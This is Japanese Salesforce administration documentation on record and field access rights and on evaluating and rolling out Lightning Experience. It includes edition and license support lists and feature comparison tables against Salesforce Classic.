レコードを参照する	• 参照するレコードタイプに対する「参照」権限があることを確認します。 • Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition の組織では、所有していないレコードに対するユーザのアクセス権を決定する共有モデルを設定できます。共有モデルに応じて、レコードの所有者ではない場合やロール階層で所有者より上位にない場合は、所有者とレコードを共有する必要が生じることがあります。 • Developer Edition および Performance Edition の組織と、Enterprise Edition および Unlimited Edition (Sales Cloud 付属) の組織では、テリトリー管理を使用して、取引先、商談、およびケースへのアクセス権を付与できます。
項目を参照する	• 項目のレコードタイプに対する「参照」権限があることを確認します。 • Professional Edition、Enterprise Edition、Performance Edition、および Unlimited Edition の組織では、項目レベルセキュリティを確認します。項目レベルセキュリティ設定によっては、

アクション	必要なアクセス権
	項目の表示ができない場合があります。 • ページレイアウトを確認します。ページレイアウト設定によっては、一部の項目が表示され、他の項目が表示されない場合があります。
項目を編集する	• 項目のレコードタイプに対する「編集」権限があることを確認します。 • Professional Edition、Enterprise Edition、Performance Edition、および Unlimited Edition の組織では、項目レベルセキュリティを確認します。項目レベルセキュリティ設定で、項目が「参照のみ」に設定されている場合があります。 • ページレイアウトを確認します。ページレイアウトで項目が参照のみに設定されている場合があります。
関連リストを参照する	• 関連リストに表示されるレコードタイプに対する「参照」権限があることを確認します。 • ページレイアウトを確認します。ページレイアウト設定によっては、一部の項目が表示され、他の項目が表示されない場合があります。
ボタンまたはリンクを参照する	• アクションを実行するために必要な権限があることを確認します。ボタンやリンクは、それらを使用できる適切なユーザ権限を持っているユーザにのみ表示されます。

関連トピック:

- レコードへのアクセスの許可
- レコードへのアクセス権があるユーザの表示
- レコードアクセスレベル

組織の Lightning Experience の評価とロールアウト

新しい Salesforce ユーザエクスペリエンスが開発されました。Lightning Experience は、まったく新しい概念のインターフェースです。さらに、UI プラットフォームで構築されているため、ニーズに伴いエクスペリエンスの成長および進化が可能です。

システム管理者は、Salesforce のあらゆる事項に関する会社の信頼できる相談相手であり、Lightning Experience を組織にロールアウトする時期決定を手助けします。このガイドには、新しいインターフェースを評価し、一部または全部のユーザのニーズを満たしているかどうかを判断するために必要な詳細が含まれています。準備が整ったら、ロールアウト計画を実行し、Lightning Experience に切り替えることができます。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Experience が特別な理由

Salesforce の新しく迅速で優れたユーザエクスペリエンスである Lightning Experience へようこそ。セールス主体の考え方に基づき、セールスプロセスのサポートを改善するため、デスクトップ環境の再構想に焦点を絞っています。その結果、営業担当がより自然に作業でき、商談をさらに迅速に成立させるのに役立つ直感的でインテリジェントなインターフェースが導入されました。新しいインターフェースの一部の主要機能を確認し、Lightning Experience が一部または全部のユーザに適したものであるかをご判断ください。

Lightning Experience が Salesforce 組織に適しているかどうかの判断

Lightning Experience は多くの関心を集めています。この新しいインターフェースが数多くの利点を営業チームに提供することは明白です。ただし、Salesforce は非常に奥が深いため、一度にすべてを再構築することはできません。このリリースには、全機能を備えた Salesforce の前身である Salesforce Classic と完全に同じ機能は備えられていません。いくつかの使用事例で Lightning Experience と Salesforce Classic の違いを説明します。この情報を参考にして、現時点で切り替えることが適切かどうかを判断してください。また、新しいインターフェースで組織のプレビューを確認することもできます。

Lightning Experience への移行

成功です。これで、Lightning Experience への切り替えが可能であると判断できました。まず、ロールアウトのガイドとなる戦略を策定することをお勧めします。次に、適切なタイミングで、次の手順に従って新しいユーザインターフェースを有効にします。

Lightning Experience の操作方法

まったく新しい Lightning Experience に少し困惑していますか? その気持ちはよくわかります。特に元のインターフェースでは目を閉じても操作できるような場合、再設計されたアプリケーションの操作に混乱するかもしれません。Lightning Experience に慣れるために、最も一般的な Salesforce 機能が新しいインターフェースのどこにあるのかを見ていきましょう。

Lightning Experience の考慮事項

このリリースの Lightning Experience には、Salesforce Classic の機能のうち、含まれていないものがあります。次のトピックを参照して、ビジネスに不可欠な機能がこのリリースで制限されたり、使用できなくなったりしていないか確認してください。この情報は、Lightning Experience への切り替え時にユーザに対して行うトレーニングにも役立ちます。

Lightning Experience 情報センター

Lightning Experience の使用、組織向けの設定、新しいユーザインターフェースの開発についての詳細は、以下のリソースを参照してください。

関連トピック:

https://developer.salesforce.com/trailhead/trail/lex_admin_migration


https://developer.salesforce.com/trailhead/trail/lex_dev

Lightning Experience が特別な理由

Salesforce の新しく迅速で優れたユーザエクスペリエンスである Lightning Experience へようこそ。セールス主体の考え方に基づき、セールスプロセスのサポートを改善するため、デスクトップ環境の再構想に焦点を絞っています。その結果、営業担当がより自然に作業でき、商談をさらに迅速に成立させるのに役立つ直感的でインテリジェントなインターフェースが導入されました。新しいインターフェースの一部の主要機能を確認し、Lightning Experience が一部または全部のユーザに適したものであるかをご判断ください。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



機能	適切である理由
Lightning アプリケーション	Lightning Experience のナビゲーションでは、ナビゲーションバーから直接アクションを実行したり、最近のレコードやリストにアクセスしたりできるため、ユーザの効率性が高まります。カスタムの色やロゴ、説明でブランド設定したアプリケーションを、ユーザが切り替えることができます。

機能	適切である理由
ホーム	新しいインテリジェントなホームページで 1 日が開始します。目標達成に向けたパフォーマンスを監視し、主要な取引先に関するニュースを取得します。アシスタントでなすべきことを正確に確認することで、予定を維持します。
商談ワークスペース	アクションが最適化されたこのワークスペースからセールスプロセスの各フェーズで、適切な動作を促進します。ステップごとにコーチングスクリプトをカスタマイズできます。営業担当は、便利なコンポーザを使用して自分の商談でより効率的に作業でき、活動の記録、ToDo の作成、メールの送信などをすばやく行うことができます。
Kanban	リード、商談、契約、キャンペーンの状況を視覚的に確認します。ユーザがレコードをある状況から別の状況にドラッグできます。商談については、重要な案件にアクションが必要になった時点でユーザにアラートを表示できます。
コンポーザウィンドウ	コンテキストを切り替えることなく、日中に急遽発生する小さいが重要な活動を効率的に処理します。たとえば、レポートの確認中に顧客から電話があったとします。関連する案件を検索したり、別のレコードに切り替えることなく、すばやくその活動を記録できます。コンポーザウィンドウは現在のページ上で開き、ユーザが活動を記録し、レコードに関連付けることができる行動、ToDo、メモを作成できます。
活動タイムラインと ToDo リスト	商談、リード、取引先、取引先責任者ごとに、未完了の ToDo、予定されたミーティング、達成事項を活動タイムラインで確認します。 または、ToDo リストを使用して、未完了の ToDo、本日が期日の ToDo、完了した ToDo の完全なリストを並べて、特定の ToDo の詳細を確認します。マネージャは、代理ビューを使用して、ロール階層内で自分より下位のユーザに割り当てられた ToDo を確認できます。
取引先と取引先責任者	新しいレイアウトで情報を検索し、ニュースを一目で確認します。統合された顧客の Twitter とニュースで顧客に関する最新情報を取得し、今後の活動や完了した活動を確認し、項目レベルの重複照合を使用してデータをクリーンな状態に維持します。
拡張されたメモ	自動保存、リッチテキスト機能、インライン画像、バージョン管理により、より適切なメモを作成します。メモを複数のレコードに関連付けたり、チームメイトや Chatter グループと共有したりすることさえ可能です。
Lightning Voice	Salesforce から離れることなく電話機能を使用できます。電話の発信と着信、通話メモの追加、通話情報の登録を簡単に行うことができます。
インテグレーションメール	Salesforce メールを使用して Gmail または Office 365 アカウントでメールを送信します。送信したメールを Gmail または Office 365 の [送信済みアイテム] フォルダで表示でき、シームレスなインテグレーションが実現されます。拡張メールを使用すると、メールを複数の取引先責任者、リード、ユーザに関連付けたり、1 つの商談、キャンペーン、ケース、取引先や個人取引先に関連付けたりすることができます。

機能	適切である理由
ファイルプレビュープレーヤー	Adobe Flash Player を必要としない豊富なファイルプレビュー環境を利用します。ベクターベースのプレビュー画像は、高品質で表示され、高解像度画面で画質が低下せず、かつ迅速に読み込まれます。新しいコントロールでは、複数ページのドキュメントのスクロール、アニメーション GIF のプレビュー、全画面表示、ファイルアクションのアクセスが可能です。
レポートとダッシュボード	データをさらに効率的に活用します。新しいレポート実行ページは、読み取りと絞り込みが簡単です。アニメーションを使用した対話型グラフにより、組織のデータが活性化します。また、新しいダッシュボードエディタでは、列と行にまたがった柔軟なレイアウトとコンポーネントをサポートしています。
リストビュー	カスタムリストビューをシームレスに作成および編集して、関連データをすばやく見つけることができます。より直観的なリストビューを使用してデータをすばやく表示し、特定のリストビューをその場で検索します。便利なリストビューグラフを使用してデータを視覚化したり、必要に応じて検索条件を適用してデータを絞り込みます。
検索	最近のレコードと上位の結果を含む改善された検索により、レコードをすばやく検索します。
設定ツリーとオブジェクトマネージャ	簡略化された組織とクリーンアップされたデザインを使用して、設定ページに移動します。すべての標準オブジェクトとカスタムオブジェクトがさらに簡単に検索できる 1 つのリストにまとめられた、新しいオブジェクトマネージャを使用します。

Lightning Experience が Salesforce 組織に適しているかどうかの判断

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Experience は多くの関心を集めています。この新しいインターフェースが数多くの利点を営業チームに提供することは明白です。ただし、Salesforce は非常に奥が深いため、一度にすべてを再構築することはできません。このリリースには、全機能を備えた Salesforce の前身である Salesforce Classic と完全に同じ機能は備えられていません。いくつかの使用事例で Lightning Experience と Salesforce Classic の違いを説明します。この情報を参考にして、現時点で切り替えることが適切かどうかを判断してください。また、新しいインターフェースで組織のプレビューを確認することもできます。

Lightning Experience は現時点では営業チームを対象としているため、他のクラウドのほとんどの機能はまだ使用できません。さらに、一部のセールス機能も使用できません。Lightning Experience は今後のリリースでより多くの機能を含めるように拡張されますが、これらの今後追加される機能が現在のビジネスニーズにとってどの程度重要であるかを評価する必要があります。

Lightning Experience は一部のユーザに対して有効にできることも考慮してください。この柔軟性によって、営業チームを今すぐ新しいインターフェースに移行し、サービス組織では引き続き Salesforce Classic を使用すること

ができます。または、この新しい環境でニーズが満たされることを確認できるまで、大多数のユーザの環境は変更せずに、少人数のユーザグループで Lightning Experience パイロットを実行することもできます。

Lightning Experience 導入後も Salesforce Classic は使用可能

Salesforce Classic はまだ使用可能であり、Lightning Experience ユーザは新旧インターフェース間を簡単に移動できます。そのため、Lightning Experience が現時点では最適でなくても、システム管理者やユーザは失敗なく適合性を試してみることができます。

Lightning Experience でサポートされているエディションおよびユーザライセンス

サポートされているエディションおよびユーザライセンスを調べ、組織で Lightning Experience を有効にして使用できるかどうかを確認してください。

Lightning Experience の最適な使用事例

このリリースの Lightning Experience に適切な組織の種別について説明します。また、現時点では適切ではない可能性がある使用事例もいくつか紹介します。

Lightning Experience と Salesforce Classic の比較

新しいインターフェースで何ができ、何ができないのかを理解することは、Lightning Experience への切り替えを判断するための重要な部分です。ここでは、Lightning Experience を Salesforce Classic で使用していた機能と比較し、主要な点をまとめました。

既存の Salesforce カスタマイズの動作

Lightning Experience では、既存の設定とカスタマイズを尊重するように努めてきました。ポイント & クリック操作とプログラムによる実装の多くは、新しいインターフェースでもシームレスに動作します。ただし、一部のカスタマイズは新しいインターフェースには適用されず、Lightning Experience のすべての機能を利用するには更新が必要な場合があります。いくつかの考慮すべき問題を次に示します。

Lightning Experience での組織のプレビュー

Lightning Experience で実際の組織はどうなるのでしょうか。まだユーザを切り替える準備ができていない場合でも 確認できる機能があります。Lightning Experience 移行アシスタントを利用します。移行アシスタントのプレビュー機能を使用すると、Lightning Experience で本番組織を探索できるため、新しいインターフェースで実際のデータと現在のカスタマイズがどう機能するかを正確に確認できます。他のユーザの操作を妨げることはありません。

Lightning Experience 準備状況チェックによる組織の Lightning への準備状況の確認

Lightning Experience が会社に適しているかどうかに関心がありますか? Lightning Experience 準備状況チェックでは、組織を評価し、組織で使用している機能が Lightning でサポートされているかどうかを示すレポートを生成します。

関連トピック:

- Lightning Experience でサポートされているエディションおよびユーザライセンス
- Lightning Experience でサポートされるブラウザ
- Lightning Experience の考慮事項

Lightning Experience 導入後も Salesforce Classic は使用可能


Salesforce Classic はまだ使用可能であり、Lightning Experience ユーザは新旧インターフェース間を簡単に移動できます。そのため、Lightning Experience が現時点では最適でなくても、システム管理者やユーザは失敗なく適合性を試してみることができます。

Lightning Experience をユーザに対して有効にするときは、一部のユーザまたはすべてのユーザが、デフォルトの*推奨*環境として新しいインターフェースをすぐに取得するように設定できます。Lightning Experience ユーザのすべてのニーズがこの新しいインターフェースで満たされることが理想的ですが、従来のインターフェースに重要な機能やツールがある場合、ユーザはシステム管理者のサポートなしにいつでも Salesforce Classic に切り替えることができます。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic に戻すには、スイッチャを使用します。Lightning Experience ヘッダーでプロファイル画像をクリックし、**[Salesforce Classic に切り替える]** を選択します。



このスイッチャは、デフォルト設定を Salesforce Classic に変更します。スイッチャを使用して Lightning Experience に戻すまで、従来のインターフェースのままになります。新しいインターフェースに戻すと、それがデフォルト設定になります。このしくみを理解してください。

Salesforce Classic でスイッチャを使用するには、右上隅の名前をクリックして **[Lightning Experience に切り替え]** を選択します。



ユーザが自分でインターフェースを切り替えられることで、Lightning Experience の使用を開始する時期を決定しやすくなります。チームで時々使用する機能が Lightning Experience で見つからない場合、ユーザは Salesforce Classic に切り替えてその機能を使用できます。新しい環境のメリットを考え合わせると、このトレードオフなら受け入れられるでしょう。ただし、サポートされていないセールス機能やサービス機能にユーザが毎日アクセスする必要があるユーザの場合、少なくとも現時点では Salesforce Classic に留まることが最善策です。

関連トピック:

- ユーザが Lightning Experience と Salesforce Classic 間を切り替えるときに発生する可能性がある問題

Lightning Experience でサポートされているエディションおよびユーザライセンス

サポートされているエディションおよびユーザライセンスを調べ、組織で Lightning Experience を有効にして使用できるかどうかを確認してください。

エディション

サポートされているエディション	• Group Edition • Professional Edition • Enterprise Edition • Performance Edition • Unlimited Edition • Developer Edition
サポートされていないエディション	• Personal Edition • Contact Manager Edition • Database.com Edition • Chatter.com Edition

ユーザライセンス

サポートされているライセンス	• Salesforce • すべての Salesforce プラットフォームおよび Force.com (Force.com Free を除く) • Identity ユーザ • Company (Employee) Community
サポートされていないライセンス	• カスタマーコミュニティ、カスタマーコミュニティプラス、パートナーコミュニティ • すべてのポータルライセンス • Force.com Free • Data.com • Work.com • Database.com • Content Only • Ideas Only • Knowledge Only • Site.com Only

Lightning Experience の最適な使用事例

このリリースの Lightning Experience に適切な組織の種別について説明します。また、現時点では適切ではない可能性がある使用事例もいくつか紹介します。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

次の条件が該当する場合は組織の一部または全員が Lightning Experience を使用することを検討してください。

- 営業チームが取引先、取引先責任者、リード、商談、カスタムオブジェクト、および新しいユーザインターフェースでサポートされているその他のセールス機能を使用して企業間営業を行っている。
- 営業担当者のグループで新しいユーザインターフェースを試そうとしている。
- Salesforce を再実装しようとしている。いずれにせよ変更管理が必要なため、これは新機能を導入する良い機会です。

次の条件が該当する場合は Salesforce Classic の継続使用を検討してください。

- 営業チームが Lightning Experience ではまだ使用できない機能 (売上予測やテリトリー管理など) を定期的に使用している。
- 主にカスタマーサービスツールまたは他のセールス以外の機能を使用している。
- 営業チームとサービスチームが単一の環境を使用する必要がある。

Lightning Experience と Salesforce Classic の比較

新しいインターフェースで何ができ、何ができないのかを理解することは、Lightning Experience への切り替えを判断するための重要な部分です。ここでは、Lightning Experience を Salesforce Classic で使用していた機能と比較し、主要な点をまとめました。

メモ: 次のリストには、Lightning Experience で使用できない機能がすべて含まれているわけではありません。判断する場合には、「Lightning Experience の考慮事項」も参照してください。

Salesforce データ

機能	Lightning Experience	Salesforce Classic
セールスオブジェクト: 取引先、キャンペーン、取引先責任者、リード、商談、個人取引先、価格表、商品	✔	✔
カレンダー、行動、ToDo	✔	✔
サービスオブジェクト: 納入商品、基本ケース、作業指示	✔	✔
カスタムオブジェクト	✔	✔
Chatter フィード、グループ、および人	✔	✔

機能	Lightning Experience	Salesforce Classic
Salesforce Files	✔	✔
その他のセールスオブジェクトとサービスオブジェクト		✔

ホーム

機能	Lightning Experience	Salesforce Classic
パフォーマンスグラフ	✔	
アシスタント	✔	
ニュース	✔	
最も重要な商談	✔	
ToDo	✔	✔
行動*	✔	✔
カレンダー*	✔	✔
フィードとパブリッシャー		✔
未承認申請		✔
カスタマイズ可能なダッシュボード	✔	✔
カスタマイズ可能なホームページコンポーネント	✔	✔

* Lightning Experience では、ユーザのカレンダーに本日残っている行動のみが [ホーム] に表示されます。ユーザは、[ホーム] のカレンダーリンクまたはナビゲーションバーからすべての行動にアクセスできます。

取引先と取引先責任者

機能	Lightning Experience	Salesforce Classic
ニュース	✔	
活動タイムライン	✔	
拡張されたメモ	✔	
「参照」ページレイアウト	✔	
関連リスト	✔	✔

機能	Lightning Experience	Salesforce Classic
インテグレーションメールおよびテンプレート	✔	✔
Twitter ハイライト	✔	✔
個人取引先	✔ (ベータサポート)	✔
取引先チーム	✔	✔
取引先および取引先責任者階層		✔
取引先責任者-to-複数取引先	✔	✔

キャンペーン (ベータ)

機能	Lightning Experience	Salesforce Classic
キャンペーンメンバーの状況グラフ	✔	
キャンペーンメンバーのインポート	✔	✔
個々のキャンペーンメンバーの追加	✔	✔
インポートによるキャンペーンメンバーの状況の更新	✔	✔
キャンペーンメンバーのコピー		✔
リストビューからのキャンペーンメンバーの追加と管理		✔

リード

機能	Lightning Experience	Salesforce Classic
ワークスペースページレイアウト	✔	
活動タイムライン	✔	
セールスパス	✔	
ニュース	✔	
拡張されたメモ	✔	
リード所有者のキューへの変更	✔	✔
インテグレーションメールおよびテンプレート	✔	✔

機能	Lightning Experience	Salesforce Classic
API を使用したリードの取引開始に関するカスタマイズ	✔	✔
重複するリードの検索およびマージ		✔

商談

機能	Lightning Experience	Salesforce Classic
ワークスペースページレイアウト	✔	
活動タイムライン	✔	
セールスパス	✔	
ニュース	✔	
拡張されたメモ	✔	
商談の視覚的表示 (Kanban)	✔	
インテグレーションメールおよびテンプレート	✔	✔
商談チーム	✔	✔
商談分割		✔
類似商談		✔
大規模商談アラート		✔

Data.com

機能	Lightning Experience	Salesforce Classic
取引先責任者と会社の見込み客	✔	✔
クリーンアップルールのクリーンアップ状況	✔	✔
クリーンアップルールの効果の確認	✔	✔
Data.com 取引先責任者のリードとしての追加		✔

レポート

機能	Lightning Experience	Salesforce Classic
拡張レポートグラフ	✔	

機能	Lightning Experience	Salesforce Classic
レポートビューでの合計と小計の非表示	✔	
レポート表示時の対話型検索条件	✔	
レポートビルダー	✔	✔
バケット項目	✔	✔
カスタム集計項目	✔	✔
マトリックス、サマリー、表のレポート形式*	✔	✔
ロール階層検索条件	✔	✔
レポートフォルダの作成		✔
結合レポート		✔
円グラフ		✔
レポートの更新のスケジュール**	✔	✔
フォローレポート		✔
レポート通知		✔
レポートのエクスポート	✔	✔

* Lightning Experience ではフォルダ共有を設定できませんが、Salesforce Classic で作成されたフォルダが Lightning Experience に表示される場合は割り当てられた権限をすべて継承します。** レポートに登録すれば Lightning Experience で使用できます。

ダッシュボード

機能	Lightning Experience	Salesforce Classic
4 列以上の表示	✔	
ダッシュボードビルダー	✔	✔
絞り込まれたダッシュボードの表示	✔	✔
動的ダッシュボードの表示	✔	✔
ダッシュボードの更新のスケジュール*		✔
ダッシュボードコンポーネントのフィードへの投稿		✔
ダッシュボードのフォロー		✔
Visualforce コンポーネント		✔

* Lightning Experience ではユーザがダッシュボードをスケジュールできませんが、Salesforce Classic でスケジュールされたダッシュボードは Lightning Experience でもそのとおりに実行されます。

リストビュー

機能	Lightning Experience	Salesforce Classic
グラフ	✔	
検索条件の即時作成	✔	
オートコンプリートリストビューの検索	✔	
リストの作成および編集	✔	✔
並び替え可能な列	✔	✔
サイズ変更可能な列	✔	✔
共有設定*	✔	✔
検索条件ロジック	✔	✔

* Lightning Experience では、「自分にのみ表示」または「すべてのユーザに表示」がマークされたリストビューの共有がサポートされています。特定のユーザグループとの共有はサポートされていません。

その他の機能と商品

機能	Lightning Experience	Salesforce Classic
Salesforce アプリケーションのカスタムブランド設定	✔	
活動関連のコンポーザウィンドウ	✔	
レコードの作成および編集	✔	✔
レコード詳細項目のインライン編集	✔	✔
リストでのインライン編集	✔	✔
売上予測		✔
テリトリー管理		✔
Salesforce Communities*		✔
パートナーポータル		✔
Service Cloud		✔
Work.com		✔

* Salesforce Communities の設定は Lightning Experience で使用できますが、コミュニティでの作成、管理、および操作は Salesforce Classic でのみ使用できます。

既存の Salesforce カスタマイズの動作

Lightning Experience では、既存の設定とカスタマイズを尊重するように努めてきました。ポイント & クリック操作とプログラムによる実装の多くは、新しいインターフェースでもシームレスに動作します。ただし、一部のカスタマイズは新しいインターフェースには適用されず、Lightning Experience のすべての機能を利用するには更新が必要な場合があります。いくつかの考慮すべき問題を次に示します。

Lightning Experience のナビゲーションバー

Salesforce Classic と同様に、Lightning Experience のナビゲーションバーではユーザがオブジェクトやタブのセットにアクセスできます。ナビゲーションバーはコンテナだと考えることができます。表示される項目は使用しているアプリケーションに合わせて変わります。Salesforce Classic 用に作成したアプリケーションは、変更することなく Lightning Experience で機能します。Lightning Experience で、新しいアプリケーションを作成した場合や Classic アプリケーションを編集した場合は、カスタムの色とロゴを使用してアプリケーションにブランド設定をすることもできます。

Lightning Experience では、次のものを使用してアプリケーションをカスタマイズできます。

- 独自の色とロゴ
- 標準オブジェクトおよびカスタムオブジェクト
- Lightning コンポーネントタブ
- Visualforce タブ
- Lightning ページのタブ
- Lightning Experience フッター内の統合音声などのユーティリティ機能

ページレイアウトとコンパクトレイアウト

Salesforce Classic でカスタムオブジェクトおよび標準オブジェクトに対して行ったレコードページのカスタマイズは、Lightning Experience のレコードページにも影響します。ただし、Lightning Experience では一部のページ要素が異なって表示され、一部はサポートされていません。

ヒント: Lightning アプリケーションビルダーを使用してカスタム Lightning Experience レコードページを作成すれば、異なるレコードページを異なる Lightning アプリケーションに割り当てることができます。

コンパクトレイアウトは、Lightning Experience でも Salesforce1 モバイルアプリケーションの場合と同じ役割を果たし、レコードページの強調表示パネルにレコードの重要な項目が表示されます。Lightning Experience では、強調表示パネルに現在のコンパクトレイアウトの最初の 5 項目が表示されます。

組織でユーティリティ機能を使用している場合、Lightning Experience のフッターで、統合音声などの生産性ツールにすばやくアクセスできるアプリケーションのユーティリティバーを有効にできます。

アクションとボタン

Salesforce Classic でアクションの作成や使用を行う場合、アクションは Chatter パブリッシャーに表示され、レコードページの詳細の上に標準ボタンとカスタムボタンが表示されます。Salesforce1 では、すべてのアクション種別とボタンは Salesforce1 アクションバーに混在します。Lightning Experience では、引き続きアクションとボタンの境界が曖昧になっています。ただし、1 か所に表示する代わりに、アクションとボタンはレコードページのいくつかの異なる領域に種別ごとにグループ化されています。

デフォルトでは、Lightning Experience にはグローバルパブリッシャーレイアウトの [Salesforce1 および Lightning Experience アクション] セクションで定義されたアクションとボタンが含まれます。または、オブジェクトページレイアウトの同じセクションを使用してカスタマイズできます。アクションやボタンがレコードページのどこに表示されるかを判断するロジックは次のとおりです。

- 行動、メモ、および ToDo に対する [活動の記録] アクション種別または [レコードを作成] アクション種別を含むグローバルアクションは、ヘッダーの [グローバルアクション] メニューに表示されます。
- ほとんどのクイックアクション、生産性アクション、標準ボタン、およびサポート対象のカスタムボタンは、ページレベルのアクションメニューに追加されます。
- [活動の記録]、[新規行動]、[新規 ToDo]、[メール] などのオブジェクト固有の活動関連のアクションは、[活動] タブのコンポーザに表示されます。
- 標準の Chatter アクションは、[コラボレーション] タブのコンポーザに表示されます。

各領域のアクションの順序は、グローバルパブリッシャーまたはオブジェクトページレイアウトに追加された順序に基づきます。

詳細は、Salesforce ヘルプの「Lightning Experience のアクション」を参照してください。

カスタムボタン

JavaScript コンテンツソースを使用するカスタムボタンは、Lightning Experience ではサポートされていません。これらのボタンの一部の機能は、Lightning コンポーネントアクション、プロセスビルダーや Visual Workflow などのポイント & クリックツール、コード駆動型アプローチなどを使用して置き換えることができます。

コンテンツソースが URL または Visualforce ページとして定義されているカスタムボタンは、期待どおりに動作します。

Visualforce および Lightning コンポーネント

Salesforce Classic から Lightning Experience への変更は大きなものですが、Visualforce ページが動作しなくなるわけではありません。このリリースの Lightning Experience では、Visualforce のサポートが含まれます。既存の多くの Visualforce ページは、変更することなく Lightning Experience で動作します。新しいインターフェースでは色々と移動されているため、Visualforce ページを期待どおりに動作させるにはいくつかの処理が必要な場合があります。現時点では、Lightning Experience では動作しないいくつかの Visualforce 機能があります。

いくつかの考慮すべき基本詳細を次に示します。

- Visualforce ページで JavaScript を使用している場合は、確認が必要な事項があります。Lightning Experience に表示されるときは Visualforce がページ全体を「所有」していません。そのため JavaScript コードはいくつかの新しいルールに従う必要があります。

- Visualforce ページで組み込み標準コンポーネントを使用している場合は、ユーザが新旧どちらのインターフェースにアクセスした場合でも Salesforce Classic のデザインになります。ページを Lightning Experience スタイルにする場合は、いくつかの作業が必要です。

  この作業をサポートするために、Lightning Experience に適合するインターフェースを作成するための設計パターン、コンポーネント、ガイドラインのコレクションである Salesforce Lightning Design System (SLDS) を公開します。SLDS は、www.lightningdesignsystem.com から入手できます。

成功要因と失敗要因に関する完全なスキニーは、『Developer Trail - Lightning Experience』 Trailhead トレイルの「Visualforce および Lightning Experience」モジュールを参照してください。

新しい UI のカスタマイズには Lightning コンポーネントフレームワークを使用します。Lightning コンポーネントフレームワークは、デスクトップおよびモバイルデバイス用の動的な Web アプリケーションを開発するための新しい UI フレームワークです。このフレームワークまたは Visualforce を新しいプロジェクトで使用します。UI 開発についての詳細は、「Lightning Experience Development」 Trailhead モジュールの「ユーザインターフェース開発の考慮事項」を参照してください。Lightning コンポーネントについての詳細は、「Developer Trail - Lightning Experience」 Trailhead モジュールの「Lightning コンポーネント」を参照してください。

Force.com Canvas

Force.com Canvas を使用すると、サードパーティアプリケーションを簡単に Salesforce に統合できます。Lightning Experience でのキャンバス機能は、Salesforce Classic での機能と同じです。引き続き Visualforce ページやサポート対象のあらゆる場所にキャンバスアプリケーションを埋め込むことができます。さらに、Lightning コンポーネントで キャンバスアプリケーションを公開できます。

Salesforce API および Apex

今まで使用していたプログラム型ツールやプロセスの多くは、Lightning Experience による影響をほとんど受けません。新しいリリースによって Salesforce API の連動関係が機能しなくなることはありません。ワークベンチなどのツールは変更されていません。開発環境は今までと同じです。

Apex クラスと API コールは正常に動作しますが、Lightning Experience ではまだサポートされていない機能がいくつかあります。ユーザが新しいインターフェースを使用し、サポートされていない機能を操作する Apex コードを実行すると、そのタスクは完了できません。この状況に対応するため、API と Apex の両方からユーザのインターフェース設定を判断する機能が追加されました。この機能を使用して、ユーザがエラーに遭遇しないように既存のコードにロジックを追加できます。完全な詳細は、「Lightning Experience の開発」 Trailhead モジュールの「他の開発ツールへの変更について」を参照してください。

AppExchange アプリケーション

AppExchange の多くのアプリケーションには、カスタムオブジェクト、カスタムボタン、Visualforce ページなどのカスタマイズが含まれています。Salesforce パートナーは、Lightning Experience でそれぞれのアプリケーションをテストし、*Lightning* 対応認定を申請しています。Lightning 対応のアプリケーションは Lightning Experience で動作し、他の Lightning ページと一貫性のある操作性を提供します。アプリケーションが Lightning Experience でサポートされている場合は、AppExchange リスト内で Lightning 対応マークが表示されます。アプリケーションが Lightning Experience でサポートされていない場合は、代わりに Salesforce Classic で使用します。

メモ: 組織で Lightning 対応認定のないアプリケーションを Lightning Experience で使用することはできますが、一部の機能が使用できない場合や期待どおりに動作しない場合があります。これらのアプリケーションの中には、Salesforce Classic のスタイルを使用しているために Lightning Experience での表示の視覚的な一貫性がなくなるものもあります。最適な操作性を得るために、Lightning 対応として認定されていないアプリケーションには Salesforce Classic を使用してください。

Lightning Experience での組織のプレビュー

Lightning Experience で実際の組織はどうなるのでしょうか。まだユーザを切り替える準備ができていない場合でも確認できる機能があります。Lightning Experience 移行アシスタントを利用します。移行アシスタントのプレビュー機能を使用すると、Lightning Experience で本番組織を探索できるため、新しいインターフェースで実際のデータと現在のカスタマイズがどう機能するかを正確に確認できます。他のユーザの操作を妨げることはありません。

